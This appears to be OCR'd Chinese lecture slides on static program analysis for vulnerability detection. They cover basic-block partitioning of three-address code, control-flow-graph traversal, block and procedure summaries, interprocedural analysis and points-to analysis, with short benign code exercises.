
- 控制转移语句；
- 过程调用语句。

```
1 size = sizeof(MyType);
2 p = malloc(size);
3 ...
4 if(p!=NULL)
5     free(p);
```

过程内分析：

① 获得程序语句的过程；


② 分析程序语句的过程。



过程内的数据流分析

过程内分析中的另一个关键的过程是确定分析程序语句的顺序，，，

- 流不敏感的分析：多使用线性扫描的方式按照语句或者指令的存储位置，依次分析每一条中间表示形式的程序语句或者指令；
- 流敏感的分析或路径敏感的分析：则根据控制流图分析程序语句。




简单的控制流图

遍历程序的控制流图是过程内的数据流分析的主要过程：

① 深度优先（depth-first traversal）；

② 广度优先（breadth-first traversal）。



控制流图

对于存在循环的情况，会面临‘分析停止’的问题：

不动点计算

tips：这样的不动点可能是不存在的。为使分析可以停止，常常选择限制分析循环的次数。


遍历程序的控制流图是过程内的数据流分析的主要过程：

① 深度优先（depth-first traversal）；

② 广度优先（breadth-first traversal）。

对于存在循环的情况，会面临‘分析停止’的问题：

不动点计算



控制流图

算法

功能：将三地址码划分为基础块

输入：三条地址指令的序列。

确定中间代码中哪些指令是leaders，查找leader的过程如下：

① 取首个三地址码指令为leader；
② 条件/无条件jump和goto指令指向的目标是leader；
③ 直接跟随无条件/有条件jump/goto语句的指令是leader。

根据上述方法确定的每个leader，其基本块包括leader自身，一直到下个leader之前的所有指令（不包括下个leader）

下面一段三地址码是不是一个基础块？是个什么操作？

```
t1 := a*a

t2 := a*b

t3 := 2*t2

t4 := t1+t3

t5 := b*b

t6 := t4 +t5
```

算法

功能：将三地址码划分为基础块

输入：三条地址指令的序列。

确定中间代码中哪些指令是leaders，查找leader的过程如下：

① 取首个三地址码指令为leader；
② 条件/无条件jump和goto指令指向的目标是leader；
③ 直接跟随无条件/有条件jump/goto语句的指令是leader。

根据上述方法确定的每个leader，其基本块包括leader自身，一直到下个leader之前的所有指令（不包括下个leader）

下面一段三地址码是不是一个基础块？是个什么操作？

```
t1 := a*a

t2 := a*b

t3 := 2*t2

t4 := t1+t3

t5 := b*b

t6 := t4 +t5
```

基本块某个位置的变量，它的值如果在该位置之后（可能在另一个块中）被使用，就称这个变量是有效的。

请标出leader，说明包含几个BB，代码功能是什么？

```
 1 i=1
 2 j=1
 3 t1 = 10 * i
 4 t2 = t1 + j
 5 t3 = 8 * t2
 6 t4 = t3 - 88
 7 a[t4] = 0.0
 8 j = j + 1
 9 if j <= 10 goto (3)
10 i = i + 1
11 if i <= 10 goto (2)
12 i = 1
13 t5 = i - 1
14 t6 = 88 * t5
15 a[t6] = 1.0
16 i = i + 1
17 if i <= 10 goto (13)
```

请问这端三地址码包含多少个基本块，功能是什么？

```
 1 i=1          //Leader 1 (第一个声明)
 2 j=1                //Leader 2 (第11行声明的跳转目标)
 3 t1 = 10 * i        //Leader 3 (第9行声明的跳转目标)
 4 t2 = t1 + j
 5 t3 = 8 * t2
 6 t4 = t3 - 88
 7 a[t4] = 0.0
 8 j = j + 1
 9 if j <= 10 goto (3)
10 i = i + 1                        //Leader 4 (紧跟有条件的goto语句)
11 if i <= 10 goto (2)
12 i = 1                            //Leader 5 (紧跟有条件的goto语句)
13 t5 = i - 1                       //Leader 6 (第17行声明的跳转目标)
14 t6 = 88 * t5
15 a[t6] = 1.0
16 i = i + 1
17 if i <= 10 goto (13)
```

基本块的摘要

前置条件：记录对基本块分析前已有的相关分析结果，例如之前对其进行分析时记录的变量状态信息；


后置条件：分析基本块后得到的结果，例如分析后变量的取值或者状态信息。

深度优先遍历中：

- 由于在具有相同前置条件时，分析结果是相同的，所以在分析之前计算基本块的前置条件，如果跟已有的前置条件相同，说明其之前已经被分析过了，则可以跳过。


- 在从分支中返回时，使用待分析基本块的前向节点的后置条件，计算该基本块的前置条件。

- 广度优先遍历保存局部分析结果的方式和深度优先基本相同。广度优先在使用队列记录待分析的基本块时，将基本块和其前置条件一起放入队列，每次从队列中取出基本块时，也同时取出其前置条件。



分析指针状态的基本块和基本块的摘要

- 广度优先遍历保存局部分析结果的方式和深度优先基本相同。广度优先在使用队列记录待分析的基本块时，将基本块和其前置条件一起放入队列，每次从队列中取出基本块时，也同时取出其前置条件。



分析指针状态的基本块和基本块的摘要


前置条件

后置条件

BB2的摘要：如果p在BB2之前被赋值，那么在BB2执行后，p将被释放。

BB3的前置和后置条件是什么？
路径敏感和流敏感分析的分析结果是怎样的，差别在哪？

- 广度优先遍历保存局部分析结果的方式和深度优先基本相同。广度优先在使用队列记录待分析的基本块时，将基本块和其前置条件一起放入队列，每次从队列中取出基本块时，也同时取出其前置条件。



分析指针状态的基本块和基本块的摘要

前置条件

后置条件


BB2的摘要：如果p在BB2之前被赋值，那么在BB2执行后，p将被释放。

BB3的前置和后置条件是什么？
路径敏感和流敏感分析的分析结果是怎样的，差别在哪？

路径敏感分析可能无法在一定时间内终止：限制分析时间

过程间分析：

分析过程调用时，需要分析被调用的过程代的代码，完成被调用过程的代码分析后，仍需要按此逻辑分析其它的过程代码，这样的分析即为过程间调用。



过程间分析的工作流程


简单的过程间分析：分析中遇到过程调用语句，则分析其调用的过程内部代码，完成后返回原程序段继续分析。

前述简单的过程间分析过程要求在分析调用语句之前保留当前的分析状态，此过程可以通过递归实现。


会产生什么问题？

前述简单的过程间分析过程要求在分析调用语句之前保留当前的分析状态，此过程可以通过递归实现。

会产生什么问题？



前述简单的过程间分析过程要求在分析调用语句之前保留当前的分析状态，此过程可以通过递归实现。
会产生什么问题？



1. 一个解决办法是计算不动点
① func2和func3之间存在递归调用；
② 第三次分析func2和第二次分析func2得到的状态信息相同
③ 停止
2. 使用过程摘要进行过程间分析
① 过程摘要也包含前置和后置条件；
② 差别是当计算的前置条件与已经记录的相同，仍需要分析过程调用语句之后的代码。

3. 使用队列分析方法进行过程间分析

① 遇到过程调用语句时将被调用过程的标签以及其前置条件放入队列；

② 继续下一条指令分析；

③ 当前过程分析结束后，从队列中去除一个元素进行分析。

这种分析过程中，如果某过程的分析结果影响到它的调用者，则需要对调用者中调用该过程的调用点之后的部分代码进行分析。

处理分析结果

报告少量漏洞时，可以人工进行进一步验证，报告大量漏洞时，则需要进一步处理，此时须考虑的因素：

✓漏洞的危害性排序；

✓相似性漏洞归类（静态漏洞分析法可能会报告大量相似漏洞）；

✓判断所发现漏洞的实际可能性。

三、数据流分析方法作为辅助

指向分析（points-to analysis）用于回答变量指向什么地方这样的问题（指向哪个被分配空间的对象）。

指向分析需要虚拟一个存储空间，用于记录被分配空间的对象，以左侧代码为例：line1分析后，记录一个被分配空间的对象o，obj变量指向o，以此类推。

```
1 obj = new Type();
2 obj1 = obj2;
3 obj1.field = obj2;
4 obj2 = obj1.field;
```

语言的指向分析中的关键语句类型（java）

```
1 p = q;
2 p = &q;
3 p = *q;
4 *p = q;
```

语言的指向分析中的四种关键语句（c语言）

c语言指向分析复杂一些，指针变量存储的是对象在存储空间中的地址，不能像java代码一样认为变量指向被分配空间的对象，通常需要在指向表示中加上地址信息。

如*p=q，加入一个地址变量a表示指向关系，假设q指向内容是x，变量p指向地址a，经过赋值，地址a指向x。

基于指向性分析方法，可以大致回答‘某个调用点调用的方法是哪些类中声明的方法’这样的问题。

同时还可以被用来分析变量别名：

- ✓ 两个变量指向的对象的集合是相同的，那么它们互为别名；
- ✓ 两个变量都指向同一对象，分析中更新一个的取值/状态，也需要同时更新另一个的取值/状态。

- 过程内的指向分析：一般采用流不敏感方法（分析对象是变量，分析规模很大，在精度方面进行一定的取舍有助于提高分析效率）；
- 过程间的指向分析：


① 上下文不敏感：调用和返回语句看作goto操作，对于同一过程，在不同调用点使用相同处理方式；

② 上下文敏感：


✓基于克隆的分析；

✓基于摘要的分析。

```
1  static void m(){
2      f(new A());
3  }
4  static void f (A a){
5      a.f();
6  }
7  public void test(){
8      m();
9      A o;
10     o = new A();
11     f(o);
12     o = new B();
13     f(o);
14 }
```




调用图1



调用图2

